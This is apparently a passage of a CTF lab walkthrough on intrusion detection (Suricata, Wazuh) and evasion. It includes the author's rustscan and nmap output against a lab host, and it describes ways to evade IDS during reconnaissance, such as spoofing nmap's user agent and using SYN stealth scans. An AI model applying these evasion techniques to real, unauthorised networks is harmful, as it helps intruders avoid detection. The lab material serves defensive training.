Learn cyber evasion techniques and put them to the test against two IDS


Introduction
Start Machine
Have you ever completed a CTF and wondered, "Would I have been detected?". This room will serve as an introduction to the world of intrusion detection systems (IDS) and cyber evasion techniques. To complete this room, you will need to orchestrate a full system takeover whilst experimenting with evasion techniques from all stages of the cyber kill chain.
This room also demonstrates the first public test of a new CTF scoring system designed to add additional interactivity, feedback, and re-playability to CTFs. In short, this system and several open source IDS can be combined to provide a per-user breakdown, and scoring of all the IDS alerts created during the course of a CTF.
You can access the system by navigating to http://MACHINE_IP:8000/register.
NOTE: This room can take up to five minutes to be fully available, so you may not be able to register immediately. However, you can work through the first few tasks without complete access to the system. Also, make sure that you register an account before running any attacks.
Answer the questions below
Deploy the target machine and create an account and log into the system at http://MACHINE_IP:8000, in preparation for future tasks.
Make sure that you make note of the access token that is provided to you after registration
crc9WpQ1ZGztMANkV7QfIeaxDJexSyiO8CaDgxyksopL7KgQN-n9w6v5AfbCGa0fiyjPQznYxop-N4IEgNIM0Qn-7wpuzhOl1NeN6IKAYQ8id9j5VjPJ4pp5YyzNdcZjhDm38rPV-0bjUaVSvWpnSFcpHo2n8zlDtPPqopo03hI

Note: This token will only be shown once, so make sure it's stored in a secure location. Use it to access your new account via the login page
![[Pasted image 20230214212733.png]]
![[Pasted image 20230214212812.png]]
Intrusion Detection Basics
Intrusion detection systems (IDS) are a tool commonly deployed to defend networks by automating the detection of suspicious activity. Where a firewall, anti-virus, or authorisation system may prevent certain activity from occurring on or against IT assets, an IDS will instead monitor activity that isn't restricted and sort the malicious from the benign. IDS commonly apply one of two different detection methodologies; Signature (or rule) based IDS will apply a large rule set to search one or more data sources for suspicious activity whereas, Anomaly-based IDS establish what is considered normal activity and then raise alerts when an activity that does not fit the baseline is detected.
Either way, once an incident is detected, the IDS will generate an alert and will then forward it further up the security chain to log aggregation or data visualisation platforms like Graylog or the ELK Stack. Some IDS may also feature some form of intrusion prevention technology and may automatically respond to the incident.
Two signature-based IDS are attached to this demo; Suricata, a network-based IDS (NIDS), and Wazuh, a host-based IDS (HIDS). Both of these IDS implement the same overarching signature detection methodology; however, their overall behaviour and the types of attacks that they can detect differ greatly. We will cover the exact differences in more detail in the following tasks.
Answer the questions below
What IDS detection methodology relies on rule sets?
Signature-based detection
Network-based IDS (NIDS)
 As the name implies, network intrusion detection systems or NIDS monitor networks for malicious activity by checking packets for traces of activity associated with a wide variety of hostile or unwanted activity including:
-
Malware command and control
-
Exploitation tools
-
Scanning
-
Data exfiltration
-
Contact with phishing sites
-
Corporate policy violations
Network-based detection allows a single installation to monitor an entire network which makes NIDS deployment more straightforward than other types. However, NIDS are more prone to generating false positives than other IDS, this is partly due to the sheer volume of traffic that passes through even a small network and, the difficulty of building a rule set that is flexible enough to reliably detect malicious traffic without detecting safe applications that may leave similar traces. This can be alleviated somewhat, by tuning the IDS to only enforce rules that would be considered abnormal traffic for any particular network however, this does take some time as the IDS must be deployed on a network for a while in order to establish what traffic is normal.
NIDS can be deployed on both sides of the firewall though, they tend to be deployed on the LAN side as there is limited value in detecting attacks that occur against outside nodes as they will be under attack constantly. A NIDS may also feature some form of intrusion prevention (IPS) functionality and be able to block nodes that trigger a set number of alerts, this is not always enabled as automated blocking can conflict with a high false-positive rate. Note, that NIDS rely on having access to all of the communication between nodes and are thus affected by the widespread adoption of in-transit encryption.
A variety of open source and proprietary NIDS exist, the node in this scenario is protected by the open source NIDS, Suricata. For this, demo the IPS mode is disabled so you are free to run as many attacks as you want. In fact, try and run some of your favourite tools against the target and see how the different IDS respond. A history of all the alerts generated during this room is available at http://10.10.133.96:8000/alerts
Answer the questions below
What widely implemented protocol has an adverse effect on the reliability of NIDS?
TLS
Experiment by running tools against the target and viewing the resultant alerts. Is there any unexpected activity?
Some of the more obscure nmap modes can produce interesting results.
![[Pasted image 20230215154238.png]]
┌──(witty㉿kali)-[~/Downloads]
└─$ rustscan -a 10.10.133.96 --ulimit 5500 -b 65535 -- -A -Pn
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
--------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan
[~] The config file is expected to be at "/home/witty/.rustscan.toml"
[~] Automatically increasing ulimit value to 5500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
Open 10.10.133.96:22
Open 10.10.133.96:80
Open 10.10.133.96:3000
Open 10.10.133.96:8000
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-15 15:39 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:39
Completed NSE at 15:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:39
Completed NSE at 15:39, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:39
Completed NSE at 15:39, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 15:39
Completed Parallel DNS resolution of 1 host. at 15:39, 13.01s elapsed
DNS resolution of 1 IPs took 13.01s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 15:39
Scanning 10.10.133.96 [4 ports]
Discovered open port 80/tcp on 10.10.133.96
Discovered open port 22/tcp on 10.10.133.96
Discovered open port 3000/tcp on 10.10.133.96
Discovered open port 8000/tcp on 10.10.133.96
Completed Connect Scan at 15:39, 0.20s elapsed (4 total ports)
Initiating Service scan at 15:39
Scanning 4 services on 10.10.133.96
Service scan Timing: About 75.00% done; ETC: 15:42 (0:00:32 remaining)
Completed Service scan at 15:42, 124.35s elapsed (4 services on 1 host)
NSE: Script scanning 10.10.133.96.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 15.11s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 1.52s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 0.00s elapsed
Nmap scan report for 10.10.133.96
Host is up, received user-set (0.20s latency).
Scanned at 2023-02-15 15:39:56 EST for 141s
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 8e4a4e47951c89de3fb776f9303d5e60 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC5oNl9uGE2nh2cWajVG5uSLvPMlacz8PlM6f8/7cUsSYl0T4rH89xek8p2pUqvRTAxcQVP8FmfPyWVONKnqp4BJp9Wsiu+SMX33gm/C2oJ80+No/CmjcvnFdhYLOydto/7Yvlu5pPHGm7fQBABgCnBp+2AXv9UE0WipodW+QdlE+9+2c6IU/rDidzBy5VvEOZbbTjxp9tzYXpv7JwTTsvI1l7Hdzui3xrBl+5fE7qMVfb/KHRHPPgsuAYWO3IwDZVAqp5xsy/VqM22Bg5jklVTyh0I43VYtVfblwTipNr/S/fb2tCMdXOAG43nog5C3CBPWO6Urja/2IbEuHwgpTRI5Qe+z0LjPoCOwALbJGVU+kJIPLPGGDN6r4Plr1lonkEJJD7weMJTO/h8WAzSGIH5jApveDdetZwtmVNjS/yr8Xar+tbRw2NmLCIL5EeID/smsjoINf+GhWeaceVTMLk+uIYPSPm8RO7zNaDMS939BNImpaKW0RcZkgiexhAl6MM=
| 256 e0a284792fc9c5f09196d2bcb7836fe1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL+ELxWWSrqegoflaL4yIOw+hCNwDo46hcIhmZnzwfFzRExlV5/Kd6t57N4BDSVRnoVCoqm48N0McC3z4XB0OnU=
| 256 0ff277287ed3008e3f0b720a8d134031 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIES3kKL/wGu1X7iJ73homZbC6XT9HFKfHDY3FmHCIKku
80/tcp open http syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-title: Home | Reverse Gear Racing Team
|_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open ppp? syn-ack
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 302 Found
| Cache-Control: no-cache
| Content-Type: text/html; charset=utf-8
| Expires: -1
| Location: /login
| Pragma: no-cache
| Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/; HttpOnly; SameSite=Lax
| X-Content-Type-Options: nosniff
| X-Frame-Options: deny
| X-Xss-Protection: 1; mode=block
| Date: Wed, 15 Feb 2023 20:40:37 GMT
| Content-Length: 29
| href="/login">Found</a>.
| GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 302 Found
| Cache-Control: no-cache
| Content-Type: text/html; charset=utf-8
| Expires: -1
| Location: /login
| Pragma: no-cache
| Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
| X-Content-Type-Options: nosniff
| X-Frame-Options: deny
| X-Xss-Protection: 1; mode=block
| Date: Wed, 15 Feb 2023 20:40:02 GMT
| Content-Length: 29
| href="/login">Found</a>.
| HTTPOptions:
| HTTP/1.0 302 Found
| Cache-Control: no-cache
| Expires: -1
| Location: /login
| Pragma: no-cache
| Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
| X-Content-Type-Options: nosniff
| X-Frame-Options: deny
| X-Xss-Protection: 1; mode=block
| Date: Wed, 15 Feb 2023 20:40:08 GMT
|_ Content-Length: 0
8000/tcp open http-alt syn-ack gunicorn
| http-title: Login | CTFScore
|_Requested resource was http://10.10.133.96:8000/login?next=%2F
| http-methods:
|_ Supported Methods: HEAD OPTIONS GET
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Server: gunicorn
| Date: Wed, 15 Feb 2023 20:40:08 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 661
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="UTF-8">
| <meta http-equiv="X-UA-Compatible" content="IE=edge">
| <meta name="viewport" content="width=device-width, initial-scale=1.0">
| <title>File Not Found | Advanced CTF Scoring System</title>
| <link rel="stylesheet" href="/static/styles/master.css">
| </head>
| <body>
| <main>
| <div class="error_card">
| <h1>Not Found</h1>
| requested URL was not found on the server. If you entered the URL manually please check your spelling and try again. Click <a href="/index">here</a> to return to the home page.
| </p>
| </div>
| </main>
| </body>
| </html>
| GenericLines:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 193
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid Request Line 'Invalid HTTP request line: '''
| </body>
| </html>
| GetRequest:
| HTTP/1.0 302 FOUND
| Server: gunicorn
| Date: Wed, 15 Feb 2023 20:40:02 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 236
| Location: http://0.0.0.0:8000/login?next=%2F
| Vary: Cookie
| Set-Cookie: session=eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIlBsZWFzZSBsb2cgaW4gdG8gYWNjZXNzIHRoaXMgcGFnZS4iXX1dfQ.Y-1DIg.2jcTze7pj6nTGQ8MMt96Qj7LLQc; HttpOnly; Path=/
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>Redirecting...</title>
| <h1>Redirecting...</h1>
|_ <p>You should be redirected automatically to target URL: <a href="/login?next=%2F">/login?next=%2F</a>. If not click the link.
|_http-server-header: gunicorn
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.93%I=7%D=2/15%Time=63ED4322%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(GetRequest,174,"HTTP/1\.0\x20302\x20Found\r\nCache-Contro
SF:l:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nExpir
SF:es:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\r\nSet-Cookie:\
SF:x20redirect_to=%2F;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Conten
SF:t-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protect
SF:ion:\x201;\x20mode=block\r\nDate:\x20Wed,\x2015\x20Feb\x202023\x2020:40
SF::02\x20GMT\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found<
SF:/a>\.\n\n")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(HTTPOptions,12E,"HTTP/1\.0\x20302\x20Found\r\nCac
SF:he-Control:\x20no-cache\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPra
SF:gma:\x20no-cache\r\nSet-Cookie:\x20redirect_to=%2F;\x20Path=/;\x20HttpO
SF:nly;\x20SameSite=Lax\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-O
SF:ptions:\x20deny\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20We
SF:d,\x2015\x20Feb\x202023\x2020:40:08\x20GMT\r\nContent-Length:\x200\r\n\
SF:r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x2
SF:0close\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1
SF:\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset
SF:=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSess
SF:ionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re
SF:quest")%r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(FourOhFourRequest,1A1,"HTTP/1\.0\x20302\x20Found\
SF:r\nCache-Control:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset
SF:=utf-8\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\
SF:r\nSet-Cookie:\x20redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity\.txt
SF:%252ebak;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Content-Type-Opt
SF:ions:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protection:\x201;
SF:\x20mode=block\r\nDate:\x20Wed,\x2015\x20Feb\x202023\x2020:40:37\x20GMT
SF:\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found</a>\.\n\n"
SF:);
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8000-TCP:V=7.93%I=7%D=2/15%Time=63ED4322%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,11E,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20cl
SF:ose\r\nContent-Type:\x20text/html\r\nContent-Length:\x20193\r\n\r\n<htm
SF:l>\n\x20\x20<head>\n\x20\x20\x20\x20<title>Bad\x20Request</title>\n\x20
SF:\x20</head>\n\x20\x20<body>\n\x20\x20\x20\x20<h1><p>Bad\x20Request</p><
SF:/h1>\n\x20\x20\x20\x20Invalid\x20Request\x20Line\x20'Invalid\x20HT
SF:TP\x20request\x20line:\x20'''\n\x20\x20</body>\n</html>\
SF:n")%r(GetRequest,26E,"HTTP/1\.0\x20302\x20FOUND\r\nServer:\x20gunicorn\
SF:r\nDate:\x20Wed,\x2015\x20Feb\x202023\x2020:40:02\x20GMT\r\nConnection:
SF:\x20close\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Le
SF:ngth:\x20236\r\nLocation:\x20http://0\.0\.0\.0:8000/login\?next=%2F\r\n
SF:Vary:\x20Cookie\r\nSet-Cookie:\x20session=eyJfZmxhc2hlcyI6W3siIHQiOlsib
SF:WVzc2FnZSIsIlBsZWFzZSBsb2cgaW4gdG8gYWNjZXNzIHRoaXMgcGFnZS4iXX1dfQ\.Y-1D
SF:Ig\.2jcTze7pj6nTGQ8MMt96Qj7LLQc;\x20HttpOnly;\x20Path=/\r\n\r\n<!DOCTYP
SF:E\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<
SF:title>Redirecting\.\.\.</title>\n<h1>Redirecting\.\.\.</h1>\n<p>You\x20
SF:should\x20be\x20redirected\x20automatically\x20to\x20target\x20URL:\x20
SF:<a\x20href=\"/login\?next=%2F\">/login\?next=%2F</a>\.\x20If\x20not\x20
SF:click\x20the\x20link\.")%r(FourOhFourRequest,336,"HTTP/1\.0\x20404\x20N
SF:OT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\x20Wed,\x2015\x20Feb\x20202
SF:3\x2020:40:08\x20GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/h
SF:tml;\x20charset=utf-8\r\nContent-Length:\x20661\r\n\r\n<!DOCTYPE\x20htm
SF:l>\n<html\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"U
SF:TF-8\">\n\x20\x20\x20\x20<meta\x20http-equiv=\"X-UA-Compatible\"\x20con
SF:tent=\"IE=edge\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20conten
SF:t=\"width=device-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<titl
SF:e>File\x20Not\x20Found\x20\|\x20Advanced\x20CTF\x20Scoring\x20System</t
SF:itle>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/st
SF:yles/master\.css\">\n</head>\n<body>\n\x20\x20\x20\x20\n<main>\n\x20\x2
SF:0\x20\x20<div\x20class=\"error_card\">\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0<h1>Not\x20Found</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20The\x20requested\x20URL\x20was\x2
SF:0not\x20found\x20on\x20the\x20server\.\x20If\x20you\x20entered\x20the\x
SF:20URL\x20manually\x20please\x20check\x20your\x20spelling\x20and\x20try\
SF:x20again\.\x20Click\x20<a\x20href=\"/index\">here</a>\x20to\x20return\x
SF:20to\x20the\x20home\x20page\.\n\x20\x20\x20\x20\x20\x20\x20\x20</p>\n\x
SF:20\x20\x20\x20</div>\n</main>\n\n</body>\n</html>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:42
Completed NSE at 15:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.30 seconds
Reconnaissance and Evasion Basics
Now that the basics of NIDS have been covered, it's time to discuss some simple evasion techniques in the context of the first stage of the cyber kill chain, reconnaissance. First, run the following command against the target at 10.10.133.96
nmap -sV 10.10.133.96
I recommend completing this room if you're unfamiliar with nmap. In simple terms, the above command will retrieve a detailed listing of the services attached to the targeted node by performing a number of predefined actions against the target. As an example, nmap will request long paths from HTTP servers to deliberately create 404 errors some HTTP servers will provide additional information when a 404 error is triggered.
The above command does not make use of any evasion techniques and as a result, most NIDS should be able to detect it with no issue, in fact, you should be able to verify this now by navigating to 10.10.133.96:8000/alerts. Suricata should have detected that some packets contain the default nmap user agent and triggered an alert. Suricata will have also detected the unusual HTTP requests that nmap makes to trigger responses from applications targeted for service versioning. Wazuh may have also detected the 400 error codes made during the course of the scan.
We can use this information to test our first evasion strategy. By appending the following to change the user_agent http.useragent=<AGENT_HERE>, we can set the user agent used by nmap to a new value and partially evade detection. Try running the command now, a big list of user agents is available here. The final command should look something like this:
nmap -sV --script-args http.useragent="<USER AGENT HERE>" 10.10.133.96
Note, that this strategy isn't perfect as both Suricata and Wazuh are more than capable of detecting the activity from the aggressive scans. Try running the following nmap command with the new User-Agent:
nmap --script=vuln --script-args http.useragent="<USER AGENT HERE>" 10.10.133.96
The above command tells nmap to use the vulnerability detection scripts against the target that can return a wealth of information. However, as you may have noticed they also generate a significant number of IDS alerts even when specifying a different User-Agent as a nmap probes for a large number of potential attack vectors. It is also possible to evade detection by using SYN (-sS) or "stealth" scan mode; however, this returns much less information as it will not perform any service or version detection, try running this now:
nmap -sS 10.10.133.96
This is an important point as, in general, the more you evade an IDS the less information you will be able to retrieve. A good non-cyber analogue can be found in naval warfare with the use of active and passive sonar. If you were to helm a submarine and use active sonar to search for ships you may well be able to retrieve a lot of information about your opponents however, you would also allow your opponent to detect you just as easily as they could detect your active scans.
It is also important to also take note of the position of the target in relation to the network when performing reconnaissance. If the target asset is publicly accessible it may not be necessary to perform any evasion as it is highly likely that the asset is also under attack by a countless number of botnets and internet-wide scans and thus, the activity may be buried undersea by other attacks. On the other hand, publicly exposed assets may also be protected by rate-limiting tools like fail2ban. Scanning a site that is under the protection of such a tool is likely to result in your IP getting banned very quickly.
Conversely, if you're scanning an important database behind a corporate firewall that should never be accessed from the outside, a single IDS alert is likely to be the cause of some alarm. Note that, the scoring system does take this into account so the results you see for attacks against the target web server will be reduced when compared with the assets that will be attacked later in this room (the scoring system works somewhat like Golf so a higher score is worse).
We should also consider the exact definition of evasion as applied to IDS; it can either be complete, where no IDS alerts are triggered as a result of hostile actions, or, partial where an alert is triggered but, its severity is reduced. In some scenarios, complete evasion may be the only option for example, if valuable assets are involved. In other cases partial evasion may be just as good as low severity IDS alerts particularly from, NIDS are much less likely to be investigated, or even forwarded further up the alert management chain. Again, this is reflected by the scoring system as it will take the reliability of each of the attached IDS into account when scoring alerts.
Answer the questions below
┌──(witty㉿kali)-[~/Downloads]
└─$ nmap -sV 10.10.133.96
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-15 16:14 EST
Nmap scan report for 10.10.133.96
Host is up (0.20s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
3000/tcp open ppp?
8000/tcp open http-alt gunicorn
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.93%I=7%D=2/15%Time=63ED4B62%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(GetRequest,174,"HTTP/1\.0\x20302\x20Found\r\nCache-Contro
SF:l:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nExpir
SF:es:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\r\nSet-Cookie:\
SF:x20redirect_to=%2F;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Conten
SF:t-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protect
SF:ion:\x201;\x20mode=block\r\nDate:\x20Wed,\x2015\x20Feb\x202023\x2021:15
SF::14\x20GMT\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found<
SF:/a>\.\n\n")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(HTTPOptions,12E,"HTTP/1\.0\x20302\x20Found\r\nCac
SF:he-Control:\x20no-cache\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPra
SF:gma:\x20no-cache\r\nSet-Cookie:\x20redirect_to=%2F;\x20Path=/;\x20HttpO
SF:nly;\x20SameSite=Lax\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-O
SF:ptions:\x20deny\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20We
SF:d,\x2015\x20Feb\x202023\x2021:15:20\x20GMT\r\nContent-Length:\x200\r\n\
SF:r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x2
SF:0close\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1
SF:\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset
SF:=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSess
SF:ionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re
SF:quest")%r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(FourOhFourRequest,1A1,"HTTP/1\.0\x20302\x20Found\
SF:r\nCache-Control:\x20no-cache\r\nContent-Type:\x20text/html;\x20charset
SF:=utf-8\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache\
SF:r\nSet-Cookie:\x20redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity\.txt
SF:%252ebak;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Content-Type-Opt
SF:ions:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protection:\x201;
SF:\x20mode=block\r\nDate:\x20Wed,\x2015\x20Feb\x202023\x2021:15:49\x20GMT
SF:\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found</a>\.\n\n"
SF:);
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8000-TCP:V=7.93%I=7%D=2/15%Time=63ED4B62%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,11E,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20cl
SF:ose\r\nContent-Type:\x20text/html\r\nContent-Length:\x20193\r\n\r\n<htm
SF:l>\n\x20\x20<head>\n\x20\x20\x20\x20<title>Bad\x20Request</title>\n\x20
SF:\x20</head>\n\x20\x20<body>\n\x20\x20\x20\x20<h1><p>Bad\x20Request</p><
SF:/h1>\n\x20\x20\x20\x20Invalid\x20Request\x20Line\x20'Invalid\x20HT
SF:TP\x20request\x20line:\x20'''\n\x20\x20</body>\n</html>\
